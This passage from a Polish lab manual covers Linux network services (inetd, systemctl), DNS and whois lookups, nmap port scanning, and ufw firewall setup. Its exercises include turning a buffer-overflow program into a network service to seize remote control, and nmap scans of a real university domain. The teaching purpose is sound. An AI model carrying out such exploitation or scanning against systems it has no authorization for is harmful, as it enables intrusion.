  //inetd przesyła informacje do stdin programu
  while(fgets(str, sizeof(str), stdin)) {
    fputs(str, fp);
    fflush(fp);
  }
  fclose(fp);
  return 0;
}
```

Przykład 14-2 Demon sieciowy `rejestr.c` zapisujący przychodzące dane do pliku

W pliku `/etc/services` powinien się znaleźć wpis definiujący tę usługę którą możemy nazwać rejestr i będzie zainstalowana na porcie UDP 9999.

```
rejestr 9999/udp
```

W pliku `/etc/inetd.conf` należy dodać wpis:

```
rejestr dgram udp wait root /home/juka/rejestr /tmp/logfile.txt
```

Wpis ten informuje że usługa rejestr polega na uruchomieniu programu `rejestr` który będzie zapisywał dane w pliku `/tmp/logfile.txt`. Można sprawdzić czy nowa usługa jest aktywna pisząc polecenie `lsof -i`

```
root@kali:/home/juka/prog/sieci# lsof -i
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
rsyslogd 434 root    7u  IPv4  14835      0t0  UDP *:44351
. . .
inetd    443 root    8u  IPv4  14788      0t0  TCP *:rejestr (LISTEN)
```

Przykład 14-3 Sprawdzanie aktywności usługi rejestr

14.3 Konfiguracja usług sieciowych w Kali Linux

Pierwotnie w systemie Kali Linux są zainstalowane nieliczne usługi sieciowe (tylko `ssh`). Dodatkowe usługi muszą być zainstalowane oddzielnie.

- `ftpd` - Przesyłanie plików FTP
- `tftp` - Trywialne przesyłanie plików
- `telnetd` - Interpreter poleceń telnet
- `sshd` - Serwer usług ssh
- `fingerd` - Serwer usługi finger

Można to zrobić tak jak podano poniżej:

```
#apt-get install tftpd
#apt-get install ftpd
#apt-get install telnetd
#apt-get install fingerd
#apt-get install openssh-server (gdy potrzeba)
```

Przykładowy plik konfiguracyjny demona inetd w Kali Linux podano poniżej.

```
# /etc/inetd.conf:  see inetd(8) for further informations.
#
# Internet superserver configuration database
#
# Lines starting with "#:LABEL:" or "#<off>#" should not
```

```
# be changed unless you know what you are doing!
#
# If you want to disable an entry so it isn't touched during
# package updates just comment it out with a single '#' character.
#
# Packages should modify this file by using update-inetd(8)
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:INTERNAL: Internal services
#discard            stream tcp    nowait root   internal
#discard            dgram  udp    wait   root   internal
#daytime            stream tcp    nowait root   internal
#time        stream tcp    nowait root   internal
#:STANDARD: These are standard services.
telnet       stream tcp    nowait telnetd      /usr/sbin/tcpd      /usr/sbin/in.telnetd
ftp          stream tcp    nowait root         /usr/sbin/tcpd      /usr/sbin/in.ftpd
finger       stream tcp    nowait nobody       /usr/sbin/tcpd      /usr/sbin/in.fingerd
tftp         dgram  udp    wait   nobody /usr/sbin/tcpd     /usr/sbin/in.tftpd /srv/tftp
```

Przykład 14-4 Plik konfuracyjny `/etc/inetd.conf`

Plik `inetd.conf` raczej nie powinien być edytowany ręcznie, należy wykorzystać program `update-inetd`.

`service_name`	nazwa usługi, musi wystepować w pliku `/etc/services`
`sock_type`	styl komunikacji: `stream lub dgram`
`proto`	protokół: `udp lub tcp`
`user`	nazwa użytkownika
`server_path`	ścieżka do programu
`args`	Argumenty programu

Pole `flags` umożliwia wprowadzenie ograniczeń. Format tego pola podano poniżej.

`{wait|nowait}[/max-child[/max-connections-per-ip-per-minute[/max-child-per-ip]]]`

`wait|nowait` – czy można uruchomić kolejną kopię usługi przed zakończeniem poprzedniej.
`max-child` - maksymalna liczba procesów potomnych
`max-connections-per-ip-per-minute` - maksymalna liczba połączeń na adres IP na minutę
`max-child-per-ip` – maksymalna liczba procesów potomych na adres IP

Przykład:
```
inger stream  tcp  nowait/3/10 nobody /usr/libexec/fingerd fingerd -k -s
```

Pozostaje jeszcze problem jak uruchomić superserwer `inetd`. W systemie Kali Linux czynność tę wykonuje demon `systemd`. Komunikujemy się z nim za pomoca poleceń `systemctl`.

`systemctl list-units`	Listowanie zainstalowanych jednostek
`systemctl status jednostka`	Pobieranie statusu jednostki
`systemctl enable jednostka`	Aktywacja jednostki
`systemctl disable jednostka`	Deaktywacja jednostki
`systemctl restart jednostka`	Restart jednostki

Tabela 14-2 Podstawowe polecenia `systemctl`

Aby sprawdzić jakie usługi są aktywne możemy posłużyć się poleceniem:

```
systemctl list-units  | grep enabled
```

lub

```
systemctl list-units  --type=service --state=running
```

```
root@kali:~# systemctl list-units  --type=service --state=running
UNIT                      LOAD   ACTIVE SUB     DESCRIPTION
cron.service              loaded active running Regular background program proces
inetd.service             loaded active running Internet superserver
NetworkManager.service    loaded active running Network Manager
polkitd.service           loaded active running Authenticate and Authorize Users
rsyslog.service           loaded active running System Logging Service
ssh.service               loaded active running OpenBSD Secure Shell server
systemd-logind.service    loaded active running Login Service
...
```

Przykład 14-5 Listowanie aktywnych usług (iektórych)

Poniżej pokazano jak sprawdzić czy demon inetd jest aktywny.

```
root@kali:~/lab/zasoby# systemctl status inetd
 inetd.service - Internet superserver
   Loaded:  loaded  (/lib/systemd/system/inetd.service;  enabled;  vendor  preset:
disabl
   Active: active (running) since Thu 2016-11-10 09:41:35 EST; 1h 53min ago
     Docs: man:inetd(8)
 Main PID: 20132 (inetd)
    Tasks: 1 (limit: 4915)
   CGroup: /system.slice/inetd.service
           └─20132 /usr/sbin/inetd -i

Nov 10 09:41:35 kali systemd[1]: Started Internet superserver.
```

Przykład 14-6 Testowanie statusu superserwera `inetd`

O tym czy startowane przez `inetd` usługi są uruchomione możemy przekonać się przy pomocy polecenia: `lsof –i` jak pokazano poniżej.

```
oot@kali:~# lsof -i
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
rsyslogd  404 root   10u  IPv4  13094      0t0  UDP *:59776
inetd     409 root    4u  IPv4  11983      0t0  TCP *:telnet (LISTEN)
inetd     409 root    5u  IPv4  11985      0t0  TCP *:ftp (LISTEN)
inetd     409 root    6u  IPv4  11987      0t0  TCP *:finger (LISTEN)
inetd     409 root    7u  IPv4  11989      0t0  UDP *:tftp
inetd     409 root    8u  IPv4  11991      0t0  TCP *:rejestr (LISTEN)
dhclient  582 root    6u  IPv4  13746      0t0  UDP *:bootpc
sshd     3096 root    3u  IPv4  78975      0t0  TCP *:ssh (LISTEN)
sshd     3096 root    4u  IPv6  78977      0t0  TCP *:ssh (LISTEN)
```

Przykład 14-7 Testowanie stanu usług sieciowych

Niektóre usługi mogą być też startowane poza usługą `systemctl`. Należy do nich demon usługi `sshd`. Można go też kontrolować za pomocą skryptu: `/etc/init.d/ssh start`

```
root@kali:~# /etc/init.d/ssh start
 [ ok ] Starting ssh (via systemctl): ssh.service.
root@kali:~# lsof -i
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
sshd    4169 root    3u  IPv4  31343      0t0  TCP *:ssh (LISTEN)
sshd    4169 root    4u  IPv6  31345      0t0  TCP *:ssh (LISTEN)
root@kali:~# /etc/init.d/ssh status
 ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset:
disabled)
   Active: active (running) since Thu 2016-11-17 07:50:50 EST; 8min ago
 Main PID: 4169 (sshd)
    Tasks: 1 (limit: 4915)
   CGroup: /system.slice/ssh.service
```

```
           └─4169 /usr/sbin/sshd -D
```

Standardowo demon `ssh` startowany jest jako usługa przez proces `systemd` i może być kontrolowany przez program `systemctl`, ale występuje jako usługa `ssh.service`.

```
root@kali:~/# systemctl status ssh.service
 ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: dis
   Active: active (running) since Wed 2016-11-09 23:13:28 EST; 24h ago
 Main PID: 15052 (sshd)
    Tasks: 1 (limit: 4915)
   CGroup: /system.slice/ssh.service
           └─15052 /usr/sbin/sshd -D
```

Przykład 14-8 Testowanie stanu usługi `ssh.service` przy pomocy narzędzia `systemctl`

14.4 Zadania

14.4.1 Instalacja i konfiguracja usług sieciowych

Zainstaluj i przetestuj nastepujące usługi sieciowe: `telned, ftpd, tftpd, fingerd, ssh.service`. Sprawdź widoczność za pomocą programów `netstat` i `lsof.` Sprawdź działanie tych usług za pomocą odpowiednich programów klienckich `telnet, ftp, tftp, finger, ssh.` .

14.4.2 Ustanawianie ograniczeń na połączenia sieciowe

Dla wybranej usługi (np. telnet, ftp) ustaw w pliku `inetd.conf` następujące ograniczenia:

- max-child
- max-connections-per-ip-per-minute
- max-child-per-ip

14.4.3 Utworzeni własnej usługi sieciowej

Wykorzystując podany wcześniej przykład `rejestr.c` utwórz i zainstaluj własną usługę sieciową polegającą na zapisie danych do pliku.

14.4.4 Tworzenie sieciowej wersji exploita typu przepełnienie bufora

Wykorzystując opracowany wcześniej program `bufshell.c` zainstaluj go jako usługę sieciową i przejmij zdalnie kontrolę nad komputerem wykorzystując przepełnienie bufora.

15. Eksploracja sieci

15.1 Rozpoznawanie nazw hostów

Ważną funkcjonalnością warstwy sieciowej jest możliwość rozpoznawania nazw hostów. Polega to na tym że na podstawie nazwy symbolicznej hosta podawany jest jego adres IP. Informacje o działaniu systemu DNS otrzymywane są albo z plików konfiguracyjnych albo częściej na skutek działania systemu DHCP. Uzyskiwanie adresu IP hosta odbywa się poprzez wysłanie zapytania do serwera nazw (ang. *nameserver*). Jego adres powinien być zawarty w pliku: `/etc/resolv.conf`.

```
root@kali:~/lab/log# cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 192.168.0.1
```

Adres IP danego hosta może być uzyskany za pomocą polecenia `host`.

```
root@kali:~/lab/log# host wp.pl
wp.pl has address 212.77.98.9
wp.pl mail is handled by 0 mx.wp.pl.
wp.pl mail is handled by 5 mx5.wp.pl.
```

Przykład 15-1 Uzyskanie adresu IP na podstawie nazwy hosta za pomocą polecenia `host`

Podobne informacje uzyskać można za pomoca polecenia `nslookup`. Informacje te uzyskiwane sa z systemu DNS.

```
#nslookup nazwa_serwera
```

```
root@kali:~/lab/zasoby# nslookup staff.iiar.pwr.wroc.pl
Server:           192.168.0.1
Address:    192.168.0.1#53

Non-authoritative answer:
Name: staff.iiar.pwr.wroc.pl
Address: 156.17.42.67
```

Przykład 15-2 Uzyskanie adresu IP na podstawie nazwy hosta za pomocą polecenia nslookup

15.2 Uzyskiwanie danych o domenach - polecenie whois

System WHOIS został zbudowany jako narzędzie przy pomocy którego administratorzy systemów mogli znajdować informacje umożliwiające skontaktowanie się z innymi administratorami odpowiedzialnymi za serwery działające z określonym numerem IP lub domeną. Informacje które można uzyskać za pomocą tego systemu używane są też w innych technologiach jak uwierzytelnianie certyfikatów czy zestawianie połączeń SSL. W odpowiedzi na zapytanie, WHOIS system może zwrócić zwróci dane dotyczące:

- nazwy Abonenta
- adresu Abonenta
- datę rejestracji
- datę wznowienia
- kontakt techniczny
- informacje o podmiocie rejestrującym

Zapytania `whois` mogą dotyczyć zarówno okreslonego serwera jak i domeny. Zapytanie zadać można za pomocą polecenia `whois`. Informacje o parametrach polecenia uzyskujemy przy pomocy polecenia:

```
#whois –h
```

Najprostszy sposób użycia to:

```
#whois ip_serwera lub nazwa_serwera

root@kali:~/lab/zasoby# whois 156.17.9.3

inetnum:        156.17.0.0 - 156.17.255.255
netname:        WASK
country:        PL
```

```
…
role:           WASK Operations
address:        Wroclaw Centre for Networking and Supercomputing
address:        Plac Grunwaldzki 9
address:        50-377 Wroclaw, Poland
phone:          +48713202080
phone:          +48713202520
phone:          +48713203985
fax-no:         +48713225797
...
```

Przykład 15-3 Uzyskiwanie informacji o właścielu domeny do której należy serwer 156.17.9.3 za pomocą zapytania `whois`

15.3 Program nmap

Program `nmap` (ang. *network mapper*) przeznaczony jest do eksploracji sieci i wspomaga wykonywanie audytów bezpieczeństwa. Jego opis znajduje się w [25]. Program wysyła pakiety IP do wykrywania jakie komputery są dostępne w sieci, jakie usługi są na nich dostępne (podawana jest nazwa aplikcji), podaje jaki system operacyjny jest zainstalowany. Wynikiem działania programu `nmap` jest lista sprawdzonych adresów z dodatkowymi informacjami. Jedną z wazniejszych informacji jest "lista interesujących portów". Zawiera ona numery portów wraz z protokołami, nazwami usługi i wykrytym stanem. Rozróżniane stany portów to:

- otwarty - istnieje aktywna aplikacja związana z tym portem
- filtrowany - system zabezpieczeń nie dopuszcza do komunikacji z tym portem
- zamknięty - nie ma aplikacji związanej z danym portem
- niefiltrowany - port odpowiada na zapytanie ale program nie jest w stanie ustalić jaka aplikacja związana jest z tym portem.

Oprócz listy portów program podaje także inne informacje dotyczące komputerów obecnych pod badanymi adresami IP. Należą do nich:

- typ systemu operacyjnego
- odwrotne nazwy DNS
- adres MAC interfejsu sieciowego

Składnia polecenia jest następująca:

nmap [typ_skanowania] [opcje] {okreslenie_celu}

Przykład uruchomienia programu nmap podano poniżej. Opcja A ma na celu wykrycie systemu operacyjnego, opcja T4 zapewnia szybsze działanie a skanowanie ma dotyczyć komputera o nazwie lab103.

```
root@kali:~# nmap -A -T4 192.168.1.12
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2019-11-27 08:23 EST
Nmap scan report for ubool.home (192.168.1.12)
Host is up (0.00041s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 de:e3:35:26:b7:6f:52:50:80:bb:90:dd:99:29:2b:08 (RSA)
|_  256 0f:04:08:ed:b0:1f:97:37:e1:85:23:b9:ed:47:36:91 (ECDSA)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:23:54:82:3B:01 (Asustek Computer)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.4
Network Distance: 1 hop
```

Przykład 15-1 Uzyskiwanie informacji o komputerze `192.168.1.12` za pomocą programu `nmap`

Specyfikacja celu

W specyfikacji celu można podawać nazwy komputerów, adresy IP lub ich zakresy, adresy sieci.
Nazwy komputerów:

```
nmap host1 host2 host2
```

Adresy zakres od 156.17.20.20 do 156.17.20.40:

```
nmap 156.17.40.20-30
```

Do specyfikacji adresów można też użyć notacji CDIR [27]. W notacji tej po adresie IP natępuje ukośnik i liczba bitów części sieciowej adresu. Przy skanowaniu ta część nie ulega zmianie (część sieciowa liczona jest od bardziej znaczących bitów adresu) tak więc w poleceniu `nmap 156.17.40.20/24` część sieciowa liczy 24 bity i nie ulega zmianie. Zmieni się tylko 8 najmłodszych bitów z 32 bitowego adresu. Zatem zakres `156.17.40.20/24` będzie identyczny z zapisem `156.17.40.0-255.` Z badania można wykluczyć pewne adresy np host1 [,host2] [,host3] posługując się opcją --exclude.

```
-- exclude host1 [,host2] [,host3], ...
```

Lista wyłączonych ze skanowania adresów może też być podana w pliku (np. `plik_wylaczen`) co sygnalizuje się opcją:

```
--excludefile plik_wyłączen
```

Można też losować zadaną liczbę adresów IP co następuje po opcji:

```
-iR <ilość hostów>
```

Specyfikacja portów

W poleceniach skanowania możemy specyfikować porty. Specyfikacja jest postaci:

```
 -p zakres_portów
```

Zakres portów podaje się wymieniając je oddzielone przecinkiem, np: `-p 20,21,22,23` lub podając zakres od-do - np: `-p 20-23`. Można także podać czy chodzi o protokół UDP czy TCP

- dla UDP poprzedzamy port literą U - np: `-p U:20,23`
- dla TCP poprzedzamy port literą T - np: `-p T:20,23`

```
$nmap -PS -p 20-23,80 156.17.40.20-40
Nmap scan report for dyn-40-26.ict.pwr.wroc.pl (156.17.40.26)
Host is up (0.00033s latency).
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp closed ssh
23/tcp open   telnet
80/tcp closed http
```

Przykład 15-2 Specyfikacja portów z zakresu 20 do 23 oraz portu 80

Wykrywanie komputerów

Skanowanie wszystkich portów z wybranego zakresu adresów IP jest czasochłonne i zazwyczaj niepotrzebne. Zakres skanowania portów zależy od celu badania. Program `nmap` umożliwia różne metody wykrywania aktywnych komputerów.

`-sP - skanowanie ping`

```
juka@lab103:~$ nmap  -sP 156.17.41.0-255
Starting Nmap 5.21 ( http://nmap.org ) at 2014-11-20 12:13 CET
Nmap scan report for hip.ict.pwr.wroc.pl (156.17.41.1)
Host is up (0.00062s latency).
Nmap scan report for 156.17.41.4
Host is up (0.00096s latency).
...
Nmap scan report for ClusterStorage.ict.pwr.wroc.pl (156.17.41.253)
Host is up (0.00095s latency).
Nmap done: 256 IP addresses (27 hosts up) scanned in 2.11 seconds
```

Przykład 15-3 Wykrywanie aktywnych komputerów z zakresu `156.17.41.0-255` z użyciem opcji -sP (skanowanie ping)

Wykrywanie otwartych portów

Otwarty port to taki port z którym można nawiązać połączenie. Jedną z możliwości jest wysłanie na dany port znaku SYN.

```
juka@lab103:~$ nmap -PS 156.17.40.20-40
Starting Nmap 5.21 ( http://nmap.org ) at 2014-11-24 15:11 CET
Nmap scan report for dyn-40-26.ict.pwr.wroc.pl (156.17.40.26)
Host is up (0.00022s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
9/tcp    open  discard
21/tcp   open  ftp
23/tcp   open  telnet

....
Nmap done: 21 IP addresses (7 hosts up) scanned in 38.17 seconds
```

Przykład 15-4 Wykrywanie otwartych portów w komputerach z zakresu `156.17.40.20-40`

Przykłady
Skanowanie portów wybranego komputera:
`nmap -v adres_ip`

```
juka@lab103:~$ nmap -v 156.17.x.x
Starting Nmap 5.21 ( http://nmap.org ) at 2014-11-27 11:48 CET
Scanning  x.ict.pwr.wroc.pl (156.17.x.x) [1000 ports]
Discovered open port 111/tcp on 156.17.x.x
. . .
Completed Connect Scan at 11:48, 27.12s elapsed (1000 total ports)
Nmap scan report for x.ict.pwr.wroc.pl (156.17.x.x)
Host is up (0.00031s latency).
Not shown: 975 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
79/tcp    open  finger
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
4045/tcp  open  lockd
7100/tcp  open  font-service
Nmap done: 1 IP address (1 host up) scanned in 27.23 seconds
```

Przykład 15-5 Przykład skanowanie portów wybranego komputera

Znajdowanie serwerów WWW w segmencie sieci


```
nmap -P0 -p 80 156.17.40.1-16

80/tcp filtered http
Nmap scan report for plonk.ict.pwr.wroc.pl (156.17.40.85)
Host is up.
PORT   STATE    SERVICE
80/tcp filtered http
...
Nmap done: 128 IP addresses (128 hosts up) scanned in 0.73 seconds
juka@lab103:~$ nmap  -P0 -p 80 156.17.40.1-128
```

Przykład 15-6 Szukanie serwerów WWW w zakresie `156.17.40.1-16`

15.4 Zenmap - interfejs graficzny do programu nmap

Istnieje wiele interfejsów graficznych (ang. *frontend)* do programu nmap ułatwiających wprowadzanie parametrów i interpretację wyników. Jednym z polecanych jest program zenmap (`https://nmap.org/zenmap`). Można go zainstalować poleceniem:

sudo apt-get install zenmap



Ekran 15-1 Przykład działania programu zenmap

15.5 Zadania

15.5.1 Eksploracja komputera

Wykorzystując uruchomiony na maszynie wirtualnej program `nmap` i `zenmap` zbadaj stan komputera macierzystego.

15.5.2 Eksploracja otoczenia sieciowego

Skorzystaj z dokumentacji podanej w [25]. Za pomocą programu `nmap` zbadaj otoczenie swego komputera - adresy podsieci 1-255 i domenę politechniki wrocławskiej. Przeskanuj porty wybranych komputerów i określ zainstalowane tam usługi.

15.5.3 Napisz program skanujący porty w zadanym zakresie portów i adresów IP

Program powinien mieć możliwość podania zakresu adresów IP i zakresu portów do skanowania.

16. Zapory sieciowe i zabezpieczenie sieci

16.1 Informacje wstępne

Wyróżniamy następujące typy ataków sieciowych:

- Próba uzyskania pełnego dostępu do systemu. Wykorzystuje się błędy w istniejącym oprogramowaniu W szczególności programy z ustawionum bitem suid) powodując awarię takiego programu np. typu przepełnienie bufora.
- Ataki DoS (ang. *Denial od Service*), odmowa świadczenia usług. Atak DoS oznacza zwykle zalewanie sieci (ang. *flooding*) nadmiarową ilością danych mających na celu wysycenie dostępnego pasma, którym dysponuje atakowany serwer. Niemożliwe staje się wtedy skorzystanie z jego usług, mimo że usługi pracujące na nim są gotowe do przyjmowania połączeń.
- Złośliwe programy. Zainstalowane wirusy wykonują czynności których użytkownik sobie nie życzy.

Ogólne zasady zabezpieczenia sieci (według Brian Ward, Jak działa Linux).

- Uruchamiać minimalną liczbę koniecznych usług. Nie da się włamać do usługi której nie ma.
- Blokować za pomocą zapory sieciowej jak największą liczbę pakietów. Ogólnie nie jest to łatwe bo jest wiele usług o których zwykle nie wiemy.
- Upewniać się że stosujemy najnowszą wersję oprogramowania.
- Uzywać dla serwerów dystrybucji z długoterminowym wsparciem.
- Nie udostępniać konta temu kto tego nie potrzebuje.
- Unikać instalacji niepewnych pakietów binarnych

Zapora sieciowa (ang. *firewall*) jest jedną z metod zabezpieczenia sieci komputerowej lub komputera przed intruzami. Główna funkcja zapory polega na:

- Filtracji pakietów to jest przepuszczania tylko takich pakietów które są zgodne z ustalonymi regułami.
- Translacji adresów sieciowych (ang. *network address translation*, NAT)
- Rejestracji zdarzeń zachodzących w sieci

W systemie Linux filtracja pakietów zachodzi na poziomie jądra. Realizowana jest przez pakiet Netfilter. Natomiast konfiguracja sposobu filtracji dokonywana jest przez oprogramowanie uruchamiane z przestrzeni użytkownika. Oprogramowanie to może pracować w trybie tekstowym jak i graficznym. Najpopularniejsze oprogramowanie pełniące tę funkcję to:

- `iptables`
- `ufw` – (ang. *uncomplicated fire wall*)


Istnieją też graficzne konfiguratory zapory sieciowej. Wymienić tu można:

- `gufw` - (ang. *graphical uncomplicated fire wall).* Opis w http://gufw.org/
- `firestarter` – Opis w http://firestarter.sourceforge.net/manual

16.2 Program ufw

16.3 Zasada działania

Program `ufw` (ang. *uncomplicated fire wall*) jest interfejsem do Netfilter - mechanizmu filtracji pakietów realizowanej przez jądro systemu. Filtracja pakietów odbywa się na podstawie które zawierają reguły powiązane w łańcuchy. Pokiety z wejścia (które jest interfejsem en0, en1, itd...) trafia do pierwszej reguły. Gdy reguła jest spełniona pakiet albo trafia na wyjście (które także jest interfejsem) – opcja allow lub nie jest przekazywany dalej – opcja deny. Gdy pakiet nie pasuje do bieżącej reguły jest przekazywany do następnej. Gdy pakiet nie pasuje do żadnej z reguł trafia do ostatniego etapu – domyslnej akcji łańcucha która zwykle nakazuje odrzucenie pakietów przychodzących i dopuszczenie wychodzących. Domyslną akcję łańcucha można zmienić. Działanie łańcucha reguł ilustruje poniższy rysunek.



Rys. 16-1 Łańcuch reguł

16.3.1 Instalacja i konfiguracja

Program `ufw` instaluje się go poleceniem:

```
apt-get install ufw
```

Informacje na temat jej działania można uzyskać z polecenie `ufw --help` lub z manuala.

```
# ufw --help

Usage: ufw COMMAND

Commands:
 enable                          enables the firewall
 disable                         disables the firewall
 default ARG                     set default policy
 logging LEVEL                   set logging to LEVEL
 allow ARGS                      add allow rule
 deny ARGS                       add deny rule
 reject ARGS                     add reject rule
 limit ARGS                      add limit rule
 delete RULE|NUM                 delete RULE
 insert NUM RULE                 insert RULE at NUM
 route RULE                      add route RULE
 route delete RULE|NUM           delete route RULE
 route insert NUM RULE           insert route RULE at NUM
 reload                          reload firewall
 reset                           reset firewall
 status                          show firewall status
 status numbered                 show firewall status as numbered list of RULES
 status verbose                  show verbose firewall status
 show ARG                        show firewall report
 version                         display version information

Application profile commands:
 app list                        list application profiles
 app info PROFILE                show information on PROFILE
 app update PROFILE              update PROFILE
 app default ARG                 set default application policy
```

Listing 16-1 Polecenia programu ufw

Konfiguracja
Plik konfiguracyjny programu to `/etc/default/ufw`. Można obejrzeć go poleceniem:

```
#less /etc/default/ufw
```

O ile nie chcemy zarządzać interfejsem versji 6 to w pliku ustawiamy opcję
`IPV6=no`

Ustawienie domyślnego traktowania pakietów

Przy wstępnej konfiguracji zapory ustanawia się domyślne traktowanie pakietów. Zwykle zakłada się że pakiety przychodzące będą odrzucane, a wychodzące wypuszczane.

```
ufw default deny incoming
ufw default allow outgoing
```

Dozwolenie połączenia ssh
O ile konfigurujemy zaporę zdalnie to być może robimy to przez interfejs ssh. Nie możemy go zatem zablokować. Stąd przed uruchomieniem zapory należy ssh dozwolić. Robimy to przez polecenie:

```
ufw allow ssh
```

Można to również zrobić dozwalając połączeń na okreslonym porcie, w tym przypadku 22.

```
ufw allow 22
```

Uruchomienie zapory
Interfejs uruchamia się poleceniem:

```
ufw enable
```

Uzyskiwanie statusu zapory

Status zapory możemy sprawdzić poleceniem `status verbose`.

```
# ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip
To                         Action      From
--                         ------      ----
22                         ALLOW IN    Anywhere
```

Przykład 16-1 Uzyskiwanie statusu zapory

Reset zapory
Reset zapory powoduje jej zatrzymanie i skasowanie istniejących reguł. Przeprowadza się go poleceniem:

```
ufw reset
```

16.3.2 Reguły filtracji pakietów

Dozwalanie i blokowanie portów
Porty mogą być dozwalane i blokowane za pomocą polecenia

```
ufw allow <port>/<optional: protocol>
ufw deny <port>/<optional: protocol>
```

Gdy nie wyspecyfikowano kierunku (opcje `in`, `out`) polecenie dotyczy pakietów przychodzących. Na przykład:
Dozwalanie przychodzących pakietów tcp i udp na port 53:

```
ufw allow 53
```

Dozwalanie przychodzących pakietów tcp na port 53:

```
ufw allow 53/tcp
```

Dozwalanie przychodzących pakietów udp na port 53:

```
ufw allow 53/udp
```

Można też specyfikować zakres portów za pomocą notacji `port_początkowy:port_końcowy`. Na przykład polecenie

```
ufw allow 6000:6007/tcp
```

dozwala na przyjmowanie pakietów z portów od 6000 do 6007

Dozwalanie i blokowanie usług

Nazwy usług można uzyskać z pliku `/etc/services`. Usługi te można blokować lub dozwalać.

```
ufw allow <service name>
ufw deny <service name>
```

Na przykład dozwalanie usłu ssh i ftp:

```
ufw allow ssh
ufw allow ftp
ufw deny ssh
```

Blokowanie pakietów przychodzących z okreslonego adresu IP:

```
ufw deny from <ip address>
